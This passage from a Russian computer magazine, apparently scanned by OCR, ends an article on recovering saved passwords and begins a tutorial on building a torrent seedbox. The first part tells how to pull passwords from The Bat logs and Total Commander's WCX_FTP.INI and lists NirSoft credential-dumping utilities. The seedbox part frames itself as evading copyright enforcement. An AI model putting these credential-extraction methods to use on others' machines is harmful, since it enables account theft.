
НЕ ЗАБЫВАЕМ О СТАРИКАХ

Mail PassView позволяет восстановить пароли из многих почтовых клиентов, но не из The Bat. Однако пользователям The Bat рано радоваться (или огорчаться — в зависимости от ситуации). Ведь этот почтовик сам может сообщить тебе сохраненный пароль!

Для этого нужно в настройках почтового ящика включить лог, а затем просмотреть файл **POP.log** после проверки почты (точнее — после подключения к POP-серверу). Как видишь, все предельно просто!



Включаем лог




Пароль передается в открытом виде командой PASS

Из другой популярной когда-то и встречающейся до сих пор программы — файлового менеджера Total Commander восстановить пароли чуть сложнее. Но если тебе вдруг надо выцарапать из него давно забытый пароль к FTP, то попробуй утилиту Windows Commander FTP crack.

Использовать эту утилиту нужно так. Ищешь `WCX_FTP.INI`, в нем хранятся зашифрованные пароли к FTP. Скопируй зашифрованный пароль в программу и нажми кнопку Show.

Кстати, из FileZilla тоже можно вытащить пароли — при помощи программы BulletsPassView.



Утилита Windows Commander FTP crack

ДРУГИЕ ТУЛЗЫ

Если рассмотренные программы по какой-то причине тебе не подойдут, то вот более полный список софта для восстановления паролей.

- Outlook Password Decryptor — позволяет восстановить пароли из Outlook, в том числе последней версии — Outlook 2016 для 10.
- PstPassword — еще одна программа для восстановления паролей, сохраненных в Outlook.
- Dialupass — восстанавливает пароли от dial-up, RAS и VPN. Поддерживает Windows всех версий, начиная с 2000 и заканчивая десяткой.

Кроме того, на сайте NirSoft ты найдешь много утилит для восстановления паролей. Подробно мы их все рассматривать не будем, ограничимся выборочным списком.

- MessenPass — восстанавливает пароли из мессенджеров, таких как Miranda, Yahoo Messenger, ICQ Lite, Windows Messenger и другие. На данный момент все эти мессенджеры устарели, но вдруг тебе понадобится вытащить пароль от аськи со старого компа — MessenPass подойдет как нельзя лучше.
- IE PassView — старый просмотрщик паролей для IE, поддерживает версии до восьмой включительно, но лучше все же использовать WebBrowser PassView.
- BulletsPassView — позволяет восстановить пароли, сохраненные в различных приложениях для Windows, таких как CuteFTP, FileZilla, VNC.
- Network Password Recovery — восстанавливает пароли к расшаренным по сети папкам. Есть поддержка Windows 8 и Windows 10.
- PstPassword — позволяет восстановить пароль из файла PST. Работает с Outlook до версии 2007.

- PasswordFox, ChromePass, OperaPassView — восстанавливают пароли, сохраненные в Firefox, Chrome и Opera соответственно. Впрочем, WebBrowserPassView заменяет их все.
- WirelessKeyView — пригодится, если ты забыл сохраненный пароль к Wi-Fi. Хотя в этом, как правило, нет смысла, поскольку Windows этот пароль не охраняет, и ты в любой момент можешь просмотреть его, используя средства ОС.
- Remote Desktop PassView — достает пароли из файлов RDP.

КАК БОРОТЬСЯ

Как видишь, многие программы предлагают сохранить пароли и почти никак их не защищают. Одни хранят их прямо в открытом виде, другие используют слишком слабое шифрование. Мне на моем компе удалось восстановить все пароли из всех браузеров и всех почтовых клиентов.

Что делать, если ты не хочешь, чтобы кто-то смог повторить это, добравшись до твоей машины? Есть разные способы решения этой проблемы. Самый лучший — никогда не сохранять пароли и не забывать пить таблетки для улучшения памяти. Специальные менеджеры паролей с гораздо более серьезной степенью защиты, чем у браузеров, — тоже неплохой выход. Ну а если все же хочешь сохранять пароли в браузере и почтовике, можешь скачать портативные версии и держать их на зашифрованном диске.




ВЕЧНЫЙ СИД

КАК РАЗДАВАТЬ И СКАЧИВАТЬ ТОРРЕНТЫ БЕЗ СЛЕДОВ

84ckf1r3
84ckf1r3@gmail.com

Торренты и файлообменные сети пытаются запретить с момента их создания. Десятки трекеров уже закрылись, Rutracker.org ушел в подполье, а топовые сиды давно на прицеле. Поэтому все большую популярность набирают сидбоксы. Эти удаленные серверы предлагают альтернативный способ приобщиться к миру торрентов. С ними не остается явных следов и даже появляются дополнительные бонусы.



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

Сам по себе протокол BitTorrent не обеспечивает анонимность, если только не реализован через Tor, что тоже не панацея. Каждый участник файлообмена видит айпишники других. Можно по ходу дела наблюдать, кто скачивает файлы у тебя и от кого ты получаешь фрагменты определенного файла. Между торрент-клиентом и торрент-трекером передается достаточно данных, чтобы спалить как сидов, так и личеров. Большинство трекеров использует обычный HTTP вместо HTTPS. Вдобавок шаблон сетевой активности абонента при использовании им файлообменных сетей получается очень узнаваемым.

В последнее время входящий торрент-трафик по своему усмотрению начинают блокировать админы крупных фирм и отдельные провайдеры (особенно мобильные операторы), а исходящий автоматически определяется СОРМ и делает абонента потенциально интересным для управления «К». Борьба правообладателей с торрентами продолжается, что находит отражение в готовящихся к принятию федеральных законах и других нормативных актах. См., например, федеральный закон от 2 июля 2013 года № 187-ФЗ и списки принятых позднее поправок к нему.

Понятно, куда катится этот растущий ком законодательных ограничений. Уже сейчас легко предугадать, кого он может накрыть вслед за владельцами торрент-трекеров: сначала самых активных сидов, а затем и всех подряд, если первой публичной порки будет мало. Законы в этой сфере еще не проработаны, однако техническая часть — вполне. Тем не менее есть проверенный способ эффективно сидировать, не особо светясь и аккуратно собирая улов из файлообменных сетей по другим каналам.



INFO

Сидбокс повышает степень приватности, но не обеспечивает анонимность. Если хочешь по-настоящему скрыть следы, можешь обращаться к сидбоксу через VPN.

СИД В КОРОБКЕ

Seedbox — это удаленный сервер для беспроблемной загрузки и особенно раздачи торрентов. Поскольку сидбокс должен обрабатывать большой трафик и предоставлять инструменты для удаленного администрирования, делать его проще всего на основе Linux и какого-то популярного торрент-клиента с поддержкой нескольких интерфейсов. CLI (command line interface) обеспечивает возможность порулить торрентами через SSH и радует знатоков командной строки, но в последнее время становятся популярными и варианты попроще — с VNC, веб-интерфейсом и даже Windows и RDP.

Смысл сидбокса в том, что он берет на себя всю черную работу с торрентами, делая ненужной файлообменную активность на домашнем или рабочем компьютере. Все раздаваемые файлы загружаются на сидбокс лишь один раз, а не генерируют исходящий трафик постоянно. Скачанные из торрентов файлы остаются для раздачи на сидбоксе согласно настройкам и забираются с него по FTP, SFTP, rsync и даже HTTP. То есть никакого BitTorrent на своей машине.

Технически сидбоксом может быть хоть одноплатный микрокомпьютер, но для обработки большого трафика он чаще поднимается как виртуальная машина в дата-центре. Как сервис сидбоксы стали массово появляться в 2009 году и долгое время были на полулегальном положении. Сейчас они продолжают балансировать на грани закона, но теперь есть географическое разделение. В одних странах сидбоксы явно запрещены, а в других продвигаются открыто наряду с другими популярными услугами — хостингом сайтов и арендой выделенных серверов. По своей сути сидбоксы — те же выделенные серверы, только настроенные исключительно для работы с торрентами. Они допускают опциональную реконфигурацию под свои нужды и доступны сразу после оплаты.

Есть два принципиально разных типа сидбоксов: выделенные (dedicated) и слоты с совместным доступом (shared slots). Независимо от реализации на уровне железа выделенный сидбокс передается в аренду одному конкретному пользователю. Он сам определяет его настройки в пределах ограничений тарифного плана и ни с кем не делит его ресурсы. Соответственно, расшаренные слоты — это сидбоксы в совместном использовании. Общим у них может быть либо только дисковый массив, либо все ресурсы (процессорное время, оперативная память, канал). Изоляция каталогов загрузки разных пользователей происходит лишь программно, поэтому торренты разных пользователей тормозят работу друг друга.

Выделенные сидбоксы — быстрые и дорогие. Типичные скорости у них начинаются от гигабита, объемы — от половины терабайта (часто — на SSD-RAID) и цены от 40 долларов в месяц. У слотовых сидбоксов все показатели скромнее: от пары гигабайтов на медленном диске с каналом 50–100 Мбит/с до уровня младших выделенных. В последнее время их делают чисто для демонстрации услуги, хотя встречаются и приятные исключения. Если лень за-

морачиваться и поднимать собственный сидбокс, можно попробовать один из готовых. По ссылке ты найдешь обновляемую таблицу для сравнения цен на зарубежные сидбоксы.

СОЗДАЕМ СВОЙ СИДБОКС

Следует понимать, что, создавая «свой сидбокс», ты все равно сделаешь типовую сборку, просто со своими особенностями. Возьмешь готовую операционку (к примеру, Debian), готовый торрент-клиент (например, rTorrent + ruTorrent), готовые плагины к нему, настроишь это все готовыми скриптами с GitHub (или вывихнешь пальцы, набирая тонну команд), а потом еще будешь искать подходящий хостинг. Заботиться о таком сидбоксе придется самому (читай — делать дополнительную автоматизацию с проверками и рестартом). Мало какой хостер отважится помогать с техподдержкой самодельных франкенштейнов, ему проще сдавать в аренду свою армию клонов.

Устройства для раздачи торрентов делают давно, но не все их можно назвать полноценными сидбоксами. Те, кому нужна была просто отдельная торрент-качалка, купили NAS с поддержкой Transmission или просто подключили к роутеру флешку или жесткий диск. Это компактные и энергоэффективные решения, у которых почти все работает из коробки. Продвинутые гики понаделали mini-ITX-серверов и добавили к ним функции сидбоксов до кучи. Ленивые и богатые купили фирменные мини-серверы (например, HP) и сделали примерно то же самое. Однако все это клевое железо стоит у любителей торрентов в том же помещении, что и компьютер, поэтому никакой анонимности не добавляет. Оно даже не уменьшает нагрузку на локальную сеть, скорее наоборот.



INFO

Некоторые трекеры ограничивают количество IP-адресов, которые может использовать один аккаунт.

Какую-то приватность и высокую (до 20 Гбит/с) скорость могут дать только зарубежные платформы для сидбоксов на площадках крупных дата-центров с толстыми каналами. Существует обновляющийся список типовых сидбоксов, протестированных одним торрент-фриком с Reddit. Обрати внимание на цены. Что-то крутое стоит 120–200 долларов в месяц. Остальное обычно работает через пень-колоду либо мало отличается от домашнего анлима на 100 Мбит/с за восемь баксов в месяц (а если и отличается, то в худшую сторону, особенно по доступным объемам дискового пространства). Поэтому мы подробнее рассмотрим менее затратный вариант: сконфигурируем сидбокс программно и разместим его сами на каком-нибудь зарубежном сервере, хоть найти подходящий хостинг и непростая задача.

В нашем примере будем использовать дистрибутив Ubuntu 14.04 LTS. Настройки при установке по большей части стандартные. Графическая оболочка — опционально. Единственное обязательное условие — инсталляция

сервера SSH. В качестве веб-сервера проще всего использовать nginx. Его установку выполним позже вместе с остальными компонентами. Среди них будет FTP-сервер (vsftpd), набор библиотек libtorrent, клиент rTorrent и веб-интерфейс для него — ruTorrent. Также установим IRC-клиент Irssi с плагином autodl-irssi. Он будет мониторить IRC-каналы со свежими торрентами и скачивать те из них, которые заданы фильтром.

Автоматическая установка vsftps, rTorrent, ruTorrent, autodl-irssi, nginx и множества вспомогательных компонентов уже прописана в готовом скрипте. Он выполняется на Debian 7/8 или Ubuntu начиная с версии 12.04. Его работа занимает порядка десяти минут. Те же самые манипуляции вручную потребовали бы как минимум пару часов.

Первым делом скачиваем скрипт автоустановки и первичной настройки всех компонентов сидбокса.

```
wget https://raw.githubusercontent.com/arakasi72/rtinst/↵
    master/rtinst.sh
```

Запускаем его с правами рута (в Debian команды sudo может не быть по умолчанию — лучше сразу установи одноименный пакет).

```
sudo sh rtinst.sh
```

```
xtester@seedbox: ~
xtester@seedbox:~$ sudo wget https://raw.githubusercontent.com/arakasi72/rtinst/master/rtinst.sh
--2016-03-27 23:01:56--  https://raw.githubusercontent.com/arakasi72/rtinst/master/rtinst.sh
Распознаётся raw.githubusercontent.com (raw.githubusercontent.com)… 185.31.17.133
Подключение к raw.githubusercontent.com (raw.githubusercontent.com)|185.31.17.133|:443... соединение установлено.
HTTP-запрос отправлен. Ожидание ответа... 200 OK
Длина: 25214 (25K) [text/plain]
Сохранение в: «rtinst.sh»

100%[======================================================================>] 25 214      --.-K/s   за 0s

2016-03-27 23:01:57 (136 MB/s) - «rtinst.sh» сохранён [25214/25214]


xtester@seedbox:~$ sudo bash rtinst.sh
Ubuntu 14.04.4 LTS
Your Server IP/Name is 10.0.2.15
Is this correct y/n? y
Your server's IP/Name is set to 10.0.2.15
Set Password for RuTorrent web client
Enter a password (6+ chars)
or leave blank to generate a random one
Please enter the new password:
password needs to be at least 6 chars long
Please enter the new password:
Enter the new password again:

No more user input required, you can complete unattended
It will take approx 10 minutes for the script to complete

Updating package lists
```

Начало работы скрипта

Скрипт поначалу выполняется как интерактивный. Первый запрос — проверка IP-адреса и имени сервера (сидбокса). Второй — задание пароля для ruTorrent. Если его не ввести, то сгенерируется случайный пароль, который отобразится в конце установки. После этого шага все остальные операции выполняются в тихом (unattended) режиме.



Переход к тихой установке

На экране поочередно появляются сообщения о выполнении обновления пакетов, скачивании и установке библиотек, а также всех перечисленных ранее компонентов.

```
xtester@seedbox: ~
Creating config file /etc/php5/mods-available/curl.ini with new version
php5_invoke: Enable module curl for fpm SAPI
php5_invoke: Enable module curl for cli SAPI

Creating config file /etc/php5/fpm/php.ini with new version
php5_invoke curl: already enabled for fpm SAPI
php5_invoke pdo: already enabled for fpm SAPI
php5_invoke opcache: already enabled for fpm SAPI

Creating config file /etc/php5/cli/php.ini with new version
php5_invoke curl: already enabled for cli SAPI
php5_invoke pdo: already enabled for cli SAPI
php5_invoke opcache: already enabled for cli SAPI

Creating config file /etc/php5/mods-available/readline.ini with new version
php5_invoke: Enable module readline for fpm SAPI
php5_invoke: Enable module readline for cli SAPI

Creating config file /etc/php5/mods-available/xmlrpc.ini with new version
php5_invoke: Enable module xmlrpc for fpm SAPI
php5_invoke: Enable module xmlrpc for cli SAPI
Replacing config file /etc/perl/XML/SAX/ParserDetails.ini with new version
php5_invoke: Enable module json for fpm SAPI
php5_invoke: Enable module json for cli SAPI
Installing ffmpeg
Completed installation of required packages
xtester already has sudo privileges
Fetching rtinst scripts
Updating...........
Completed scripts download
Configuring SSH
SSH port set to 28941
Installing vsftpd
FTP port set to 42436
Downloading rtorrent source files
######################################################################### 100,0%
######################################################################### 100,0%
Installing xmlrpc
Installing libtorrent
```

Установка vsftpd, libtorrent, rTorrent и ruTorrent

Если скрипт находит установленный сервер Apache, то не ставит nginx. Все заданные по умолчанию настройки сохраняются в файле `/home/$username/rtinst.info`.

```
xtester@seedbox: ~
Installing libtorrent
Installing rtorrent
Configuring rtorrent
Installing Rutorrent
Configuring Rutorrent
Installing nginx
 * Restarting nginx nginx                                                  [ OK ]
php5-fpm stop/waiting
php5-fpm start/running, process 8708
Installing autodl-irssi
Setting permissions, Starting services
rtorrent was not running
No session lock file
Starting rtorrent.
rtorrent has been started
irssi was not running
Starting irssi
irssi has been started
no crontab for xtester
no crontab for xtester

crontab entries made. rtorrent and irssi will start on boot for xtester

ftp client should be set to explicit ftp over tls using port 42436

If enabled, access https downloads at https://10.0.2.15/download/xtester

rutorrent can be accessed at https://10.0.2.15/rutorrent
rutorrent password as set by user
to change rutorrent password enter: rtpass

IMPORTANT: SSH Port set to 28941 - Ensure you can login before closing this session

The above information is stored in rtinst.info in your home directory.
To see contents enter: cat /home/xtester/rtinst.info

To install webmin enter: sudo rtwebmin

PLEASE REBOOT YOUR SYSTEM ONCE YOU HAVE NOTED THE ABOVE INFORMATION
xtester@seedbox:~$
```

Добавление заданий для планировщика и завершение работы скрипта

Если выполнение скрипта по какой-то причине прервалось, его можно запустить заново.

После его выполнения сидбокс почти готов. Останутся мелкие опциональные штрихи. При желании добавляем новых пользователей:

```
sudo adduser --gecos “” $newuser
```

Опционально даем им доступ по SSH:

```
sudo adduser $newuser sshuser
```

Затем создаем каталоги для rTorrent с подкаталогами для загрузок, текущей сессии и мониторинга новых торрентов:

```
sudo mkdir /home/$newuser/rtorrent
sudo mkdir /home/$newuser/rtorrent/downloads
sudo mkdir /home/$newuser/rtorrent/.session
